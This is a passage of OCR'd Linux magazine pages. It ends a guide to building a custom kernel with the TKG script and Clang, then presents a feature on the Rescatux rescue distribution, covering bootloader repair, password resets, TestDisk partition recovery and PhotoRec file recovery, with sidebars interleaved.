
You'll be asked which distro you're using (there's a generic option, but in general if you choose something close to your distro it should work). Next you'll be asked which kernel version you want to install. They're listed newest first, from the bleeding edge-RCs to the strong and stable 5.4 series. We figured we'd go for a 5.16 version, because that seemed newer and shinier than what we were currently running. You'll then be offered a choice of CPU scheduler (we chose Project C/BMQ) and given a choice of compiler.

Tools of the Linux trade

When Linux was announced in 1991 Linus noted that he had ported *GNU Bash* and *GCC* to work with it. He also noted these tools weren't part of Linux proper, so as 'distributions' started bundling GNU tools with the Linux Kernel, the GNU/Linux conjunction was born. Today's distributions still bundle lots of GNU tools (*bash*, *emacs*, *gcc*), but also lots of other non-GNU tools. Those other tools don't ask to be included in the Linux titlage, and if they did we would probably mock them.


If you choose Clang (*see box, below*), you can choose to enable Link Time Optimisations, but this will use a lot of memory and take a long time.

Researching Clang

Using Clang requires (at least) the **clang**, **llvm** and **lld** packages to be installed. And if you're on Ubuntu 20.04 you'll have to work around the older (version 10 series) in the repos. DuckDuckGo is your friend here...

You'll be asked several more questions, and some of them have defaults which you should probably stick to at first. Kernel Timer frequency has been the subject of some debate over the years, and TKG's default of 500Hz seems to fit sensibly in the middle of the generic kernel default of 250Hz, and the 1,000Hz setting currently used by some low-latency kernels. Finally you'll be asked if you want to run *nconfig* (or any of the other kernel configuration interfaces) for any final tweaks.

Once again now is a good time to make a cup of tea, as kernel sources have to be cloned, patched and configured. Any kernels generated this way must be removed manually, but the script can help with that. In general, any custom kernel you build as a DEB package should be easy to remove, but always keep an eye on your **/boot** directory for ancient artefacts. We'd dearly love to cover more kernel patches, in particular Xanmod, but it looks like we'll have to leave these explorations to you. Do let us know how you get on!



› If you use Ubuntu 20.04 you'll have to do some Apt magick to make Clang 3.5 work.

The Clang-ers

Some distros, such as Alpine and Android, include very few GNU components (for example, muslibc and Bionic are used, respectively, instead of the GNU C library).

Most distros are still using *GCC* to compile their kernels, but for many years now it has been possible to use the LLVM/Clang compiler instead. Android and ChromeOS do this, and so does OpenMandriva. LLVM (the Low Level Virtual Machine) is a toolchain based around C++ objects, and Clang is a frontend to LLVM that supports C (the language in which most of the kernel is written) as well as the GNU C extensions.

There are technical reasons for using *Clang* as opposed to *GCC*. First, it makes compilation for different platforms easy. A binary compiled with *Clang* (in what's called the LLVM Intermediate Representation) can target, after being processed by the appropriate LLVM backend, multiple architectures. Currently, building the kernel is only supported for ARM and x86 targets, but others (MIPS, RISC-V, PowerPC) are available. Furthermore, a binary compiled with *Clang* can be investigated with advanced static and dynamic analysis tools from the LLVM suite. These can help find bugs. And yes, this means that using *Clang* to compile the kernel can result in a performance increase. As well as this, since Linux 5.12 (February 2021) the kernel has supported LTO (link-time optimisations) with *Clang*.

This exercise enables the kernel to be optimised as a whole, instead of in the context of individual source files.

Rescatux: Repair & rescue

A one-stop lifebuoy to rescue your computer no matter if it's running Linux or Windows.

So many things can mess up your computer. A careless keypress can delete a file, rewrite the bootloader, mess up the login password or cause other dreaded issues. If you find yourself in a similar situation, stop panicking and grab a hold of the Rescatux (**http://www.supergrubdisk.org/rescatux**) distribution. The Live CD offers a rich collection of tools that you can use to address a wide range of problems in your Linux installation. Moreover Rescatux also comes in handy if you dual-boot and can fix several common issues with the Windows partitions as well.


The distribution bundles all the important and useful tools to fix several issues with non-booting Linux and Windows, including *testdisk*, *photorec* and *GParted* etc. You can use Rescatux to restore MBR, repair bootloaders, correct filesystem errors, fix partition tables and reset passwords on both Linux and Windows installs. It also packs in tools to rescue data and restore files and can even securely wipe both Windows and Linux installs.

There are several rescue-oriented distributions but Rescatux trumps them all because of its straightforwardness. Unlike other solutions that only offer a set of tools to fix your broken computer, Rescatux employs a custom app that features categorised buttons to handhold you through the process of addressing specific problems.

The distribution is meant to be used as a Live medium, so transfer the ISO onto an optical disc or a removable USB drive. Insert or connect the bootable Rescatux medium in the affected computer and boot from it. Rescatux will take you to the minimal LXDE-powered graphical desktop. Here it automatically fires up its custom helper app called *Rescapp*.


Quick tip

Don't blank the password for an account that has encrypted its data using the login password.



› Rescatux is there to help you recover from disasters, it also bundles utilities such as GPGV and shred to secure your system and prevent inadvertent privacy leaks.

The application's interface has improved through the releases, and in its latest version it hosts several buttons divided into various categories, such as Grub, Filesystem, Boot and Password. The buttons inside each category have descriptive labels that help identify their function. When you click a button, it brings up the relevant documentation which explains in detail what steps Rescatux will take and what information it expects from the user. After you've scrolled through the illustrated documentation and know what to expect, click the button labelled 'Run!' to launch the respective utility.



› Rescapp has several menus that lead to interfaces for command-line utilities that employs a wizard to step through the various stages of the process.

Fsck things first

Although file systems have evolved quite a lot since the last decade, sometimes all it takes to mess up the hard disk is a misbehaving program that leaves you no option but to forcibly restart the computer.

On restart, when your Linux distro detects an unclean shutdown it automatically launches the fsck filesystem check utility to verify the consistency of the file system. In many situations, that should do the trick. But sometimes, depending on factors such as the age of the disk and the file system, and the task that was interrupted, an automatic check wouldn't work.

In such a case your distribution will ask you to run the *fsck* tool manually. Although you can run *fsck* from the maintenance mode with your file system mounted as read-

One-touch repair

Many issues with the Grub2 bootloader can be resolved with the touch of a button thanks to the *Boot-Repair* app. The nifty little app has an intuitive user interface and can scan and comprehend various kinds of disk layouts and partitioning schemes and can sniff out and correctly identify operating system installations inside them. The utility works on both traditional computers with MBR as well as the newer UEFI computers with the GPT layout. Boot-Repair is available under the Expert Tools category in the Rescapp utility. When you launch it, the app will scan your hard disk before displaying you its simple interface that's made up of a couple of buttons. Most users can safely follow the tool's advice and simply press the Recommended repair button which should fix most broken bootloader. After it's restored your bootloader, the tool also spits out a small URL which you should note. The URL contains a detailed summary of your disks, partitions along with the contents of important Grub 2 files including **/etc/default/grub** and **boot/grub/grub.cfg**. If the tool hasn't been able to fix your bootloader, you can share the URL on your distro's forum boards to allow others to understand your disk layout and offer suggestions.

only, it's best to run *fsck* from a Live CD without mounting the partition. To do this, boot Rescatux and select the File System Check (Forced Fix) option. This will probe your computer and list all the partitions. Select the one that was spitting errors and Rescatux will scan and fix any inconsistencies.

Boot camp

One of the most common issues that plagues Linux users is a botched up boot loader. It really doesn't take much effort to end up with an unbootable computer. The Master Boot Record (MBR) is located in a special area at the start of every hard disk and helps keep track of the physical location of all the partitions and also holds the bootloader. All it takes is a wrong key press in *fdisk* or *gparted* can wipe the MBR.

Rescatux includes several options to regenerate the GRUB boot loader and fix the MBR. There's the Restore Grub option which will first scan your computer for all partitions and read their identification information from the **/etc/issue** file. It'll then display them in a list and ask you to select your main Linux distribution. Next it probes all the disks connected to the computer and asks you to select the one on which you wish to install GRUB. If you have multiple disks, the menu will prompt you to reorder them according to the boot order. Once it has all this information, it'll use the *grub-install* command from the selected Linux distro and generate a new boot loader and place it in the MBR. If you are using a Debian-based distribution such as Ubuntu, you can use the option labelled Update GRUB Menus. It takes you through the same wizards as the Restore Grub option but is optimised to help you add Debian-based distributions to the GRUB bootloader.

The newer releases of the distro also include the Ease GNU/Linux Boot fix option. It runs a combination of three options. It starts off by forcing a filesystem check before running the update grub option and ends with the restore grub option. On the face of things, you'll still be asked only to select the main Linux distro and the disk that should hold the GRUB bootloader. Behind the scenes, this new option uses the information for the three previously mentioned tasks.

Open sesame

We've all been there. Crafting an obscure password won't do you any good if you can't remember it. Instead of endless trying permutations and combinations to hit the jackpot, you can instead use Rescatux to set yourself a new one without much effort. The distribution offers password recovery options for both Linux and Windows installations.

If you've forgotten the password for your Windows installation, fire up Rescatux and select the Blank Windows Password option from the *Rescapp* utility. The distribution then scans your computer for partitions that contain the Security Account Manager (SAM) file. Usually it'll only list one partition, but if you have multiple Windows flavours, the wizard will display multiple partitions. Select the one which houses the user whose password you wish to recover. Rescatux will then backup the registry files before displaying a list of users it finds on the partition you just selected. Select the user whose password you wish to reset and Rescatux will wipe its password. You can then restart the computer, reboot into Windows and login into the user you've just reset and Windows will let you in without prompting for a password.

Similarly, you can use the Promote Windows user to Admin option to do exactly that. This option too will scan and list all Windows partitions that house the SAM file. Select the one you're interested it to view the list of users. Select a user from this list and Rescatux will tweak Windows to give it the same privileges as an administrator. This mechanism works for all version of Windows including Windows 10 as well as long as they are secured by a password. However it will not work if you've selected another mechanism to lock your account such as a PIN.


The newer version of Rescatux include the Easy Windows Admin option. This option provides you the ability to take back control of a Windows installation by combining multiple options to first blank the user's password and then promote them to the Windows Administrator.

You can also use Rescatux to change passwords on a Linux installation and regenerate a broken sudoers file. Select the Change Gnu/Linux Password option to allow Rescatux to scan your computer for Linux installations.


Then select the Linux partition you're interested in to view a list of users on that particular installation. The root user is »

Quick tip

Use *TestDisks'* Deeper Search option to scan each cylinder and the superblocks to find missing partitions if the default Quick Search option isn't able to unearth them.



› Rescatux is based on Debian and includes the Synaptic package manager that you can use for installing additional disaster recovery tools



› While the options in the Rescatux menu will help you fix the boot loader, in case they don't work you can always fall back on the Boot-Repair tool.

» at the top while the normal user accounts that you've created during installation or manually afterwards are listed at the bottom. Unlike resetting Windows password, when you select a Linux user, Rescatux gives you the option to define a new password.

You get a similar wizard when you select the Regenerate sudoers file option. It too searches for Linux installation and then displays a list of users in the selected distribution. However instead of generating a password, this option will add the select user to the **/etc/sudoers** list which allows them to run apps with superuser permissions.

Reclaim partitions

Sometimes the issues with your disk are much more severe than a botched MBR and a corrupt boot loader. A power surge, a failing hard disk or a clumsy operator can all easily zap the partition table. TestDisk is the best tool that'll fix partition tables and put non-bootable disks back into service again. You can launch the tool from under the Expert section in the *Rescapp* utility.

When launched *TestDisk* first asks you to create a log (which will come in handy for later analysis if the recovery fails) and then displays a list of all the disks attached to the computer. After you select the disk on which you've lost a partition, it'll ask you to select a partition table type, such as Intel, Mac, Sun and so on.

Next, you are shown the various recovery options. Select the default Analyse option, which reads the partition structure and hunts for lost partitions. It then displays the current partition structure. Now select the Quick Search option to ask *TestDisk* to look for deleted partitions. When it's done, you're shown a list of lost partitions. Depending on the age of your disk, *TestDisk* might display several partitions. To figure out which is the correct partition that you want to recover, look for the partition label listed at the end of each entry in [square brackets]. If that doesn't help you, press P on a selected partition to see a list of files that *TestDisk* has found on that partition. Repeat this with all partitions until you find the right partition.

When you've found your partition, it's best to copy over the data just in case *TestDisk* is unable to restore the partition. To do so, press P and then use the a key to select all files. Now press C to copy the files, which will ask you for the location to save the files. When it's done copying press q to return to the list of recovered partitions and press Enter to continue to the next step to restore the selected partition. *TestDisk* displays the partition structure again, this time with the missing partition accounted for. Now select Write to save the partition table to the disk, and exit the program. If all goes well, when you reboot the computer, your partition will be restored back to where it should be.

> **"Instead of relying on the filesystem it painstakingly scans the entire hard disk."**

Restore files

In addition to making unbootable computers boot again, Rescatux can also help you recover accidentally deleted files, since you can't always blame data loss on a hardware failure. The Expert Tools category also includes the *Photorec* file carver utility that can recover files even when it's missing regular metadata because instead of relying on the filesystem it painstakingly scans the entire hard disk.

When you delete a file, it isn't actually zapped into oblivion. Rather the file system just marks it as deleted, and makes the space the file occupies available to other files. This means that until another app uses that recently freed-up space, the original file is still there, and can be retrieved by a file recovery tool such as *Photorec*. For this very reason, it's very important that you immediately stop using the computer as soon as you realise that you have accidentally deleted files in order to minimise the interactions with the hard disk.

The tool works on all sorts of disks including hard disks and removable media such as USB disks. In addition to reading unbootable disks, *Photorec* will also recover files from partitions that have been formatted and reinstalled into. *Photorec* can sniff the most common image formats and can additionally pick out files in various formats including odf, pdf, 7zip, zip, tar, rpm, deb, and even virtual disks.


Before you fire up *Photorec*, create a directory where it will save the recovered files. Once the tool is done, this directory will be populated with lots of weirdly named files in different

When all else fails

While Rescatux will save your day more often than not, it does have its limitations. If you've run through the tutorial and used the relevant *Rescapp* option but are still unable to recover from the failure, it is time to defer to the wisdom of the elders.


Rescatux is a ferocious scribbler and creates a logfile for virtually all tasks. The Support section at the top of the Rescapp utility lists the various options that comes in handy when you're unable to troubleshoot an issue yourself. The Show log options opens the folder that houses all the logs that you can peruse through to figure out the exact reason for a task's failure. If you're unable to figure out the solution, you can use the Share log option to copy the contents of a selected log file to pastebin. Copy the URL and share it with others either on the associated tool's forums or in its IRC channel. You can also use the Chat option to fire up *xchat* and log into the **#rescatux** IRC channel where other users can help direct you to the appropriate outlet to address your issue.

OS Uninstaller



1 Launch tool

Fire up the *Rescapp* utility and scroll down to the Expert Tools section. Click on the OS Uninstaller button to launch the tool. It'll probe your disks and ask questions such as whether you use a RAID setup on the disk. It ends when it detects a /boot directory on one of the partitions on the disk.




2 Backup bootloader

The app displays a list of operating systems and asks you to select the one you wish to uninstall. It also suggests you backup the partition table and boot sector. Expand the Advanced options pulldown menu and click the Backup partition tables, bootsectors and logs option to point to the location for their safekeep.

3 Uninstall the OS

The partition table and boot sector backups come in handy if in case removing the OS damages these critical areas that you'll have to fix. After backing these up along with any data, proceed with the OS uninstallation. The tool will remove all traces of the selected distribution or OS.



4 Update the bootloader

Chances are you have other distributions or operating systems on this machine besides the one you've just uninstalled. Once you've removed an OS, you should make the bootloader aware of the change as well. To do this, use the Easy GNU/Linux Boot Fix option to refresh the boot loader.

formats. This is because *Photorec* names these files as it finds them and leaves the sorting to you.

Also despite the fact that *Photorec* is a command-line utility, it breaks the process of recovering files into steps, much like a wizard. When you launch the tool, it will display all hard disks and connected removable devices including any plugged-in USB drives. To proceed, select the disk with the missing files. In case the disk houses multiple partitions, *Photorec* will display all the partitions and lets you select the one that housed the lost files. Next up, the tool needs to know the file system type your files were stored in. It only presents two options. Select the [ext2/ext3] option if the deleted file resided inside a Linux distro. The [Other] option will look for files created under FAT/NTFS/HFS+ or any other filesystem. You'll then have to decide whether you want to look for deleted files only inside the freed up space or in the whole partition. The last step is to point *Photorec* to the folder you've created to store all recovered files.

Armed with this info, *Photorec* will get to work and can take a while depending on the size of the partition. All the files it finds are stored in the folder you pointed it to. When you peek inside the destination folder, you'll see several folders named recup_dir.1, recup_dir.2, and so on. The recovered files are saved under these folders. Manually sorting the files would take forever. You could do some basic sorting from the CLI to better organise the files. You can, for example, use the `mv ~/recovered/recup_dir.*/*.jpg ~/all-recovered-images` to move all the jpg files from under all the recovered folders into the all-recovered-images folder.

You can also sort files by their size. This is very useful especially when recovering images. In addition to recovering the image itself, *Photorec* will also recover their thumbnails as well which will have the same extension. The command `find ~/all-recovered-images/ -name "*.jpg" -size -10k | xargs -i mv {} ~/thumbnails` will move all images less than 10KB in size out of the all-recovered-images folder.

As you can see, Rescatux is an immensely useful distribution that can help you wiggle out of a tricky situation. While the heavy lifting is done by the powerful command-line open source tools and utilities, Rescatux makes them accessible to inexperienced users thanks to its home-brewed menu-driven Rescapp utility. ■

Quick tip

Instead of wasting time sorting through all the files recovered by *PhotoRec* you can ask the tool to only look for certain filetypes.

